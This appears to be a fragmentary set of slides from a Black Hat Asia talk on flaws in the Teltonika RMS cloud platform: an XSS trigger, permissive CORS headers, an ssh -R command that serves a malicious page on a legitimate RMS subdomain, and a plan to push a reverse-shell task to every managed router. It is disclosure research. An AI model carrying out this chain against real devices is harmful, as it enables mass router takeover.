
Mouseover Trigger the XSS



Teltonika Networks cloud platform

Tunneling over the cloud feature

- Remote access to local WEB/SSH services over the cloud
- URL is a RMS subdomain - ***.proxy1-connect.rms.teltonika-networks.com**




Security configuration

Inclusion of web functionality from an untrusted source (3/3)

Response Headers

```
accept-ranges: bytes
access-control-allow-credentials: true
access-control-allow-headers: Accept,Authorization,Content-Type,Origin,X-Requested-With,X-XSRF-TOKEN
access-control-allow-methods: GET, POST, PUT, DELETE, OPTIONS, HEAD
access-control-max-age: 86000
content-length: 1695
content-security-policy: form-action 'self' rms.teltonika-networks.com *.rms.teltonika-networks.com, -
content-type: text/html; charset=UTF-8
Date: Fri, 07 Jul 2023 07:22:55 GMT
```





Teltonika Networks cloud platform

Tunneling over the cloud feature

- Replacing the local web server with malicious web page
- Legit link leads to malicious web page




ssh -R localhost:80:**proxy:33334**

#BHASIA @BlackHatEvents



Malicious web page

- Leverage “Task Manager” feature
- Create a “reverse shell” task
- Execute the task on all managed routers under this account




The screenshot shows a browser developer tools Network tab with the following details:

- URL:** 255841df795da8d6209747747184ef90.proxy1-connect.rms.teltonika-networks.com/exploit.html
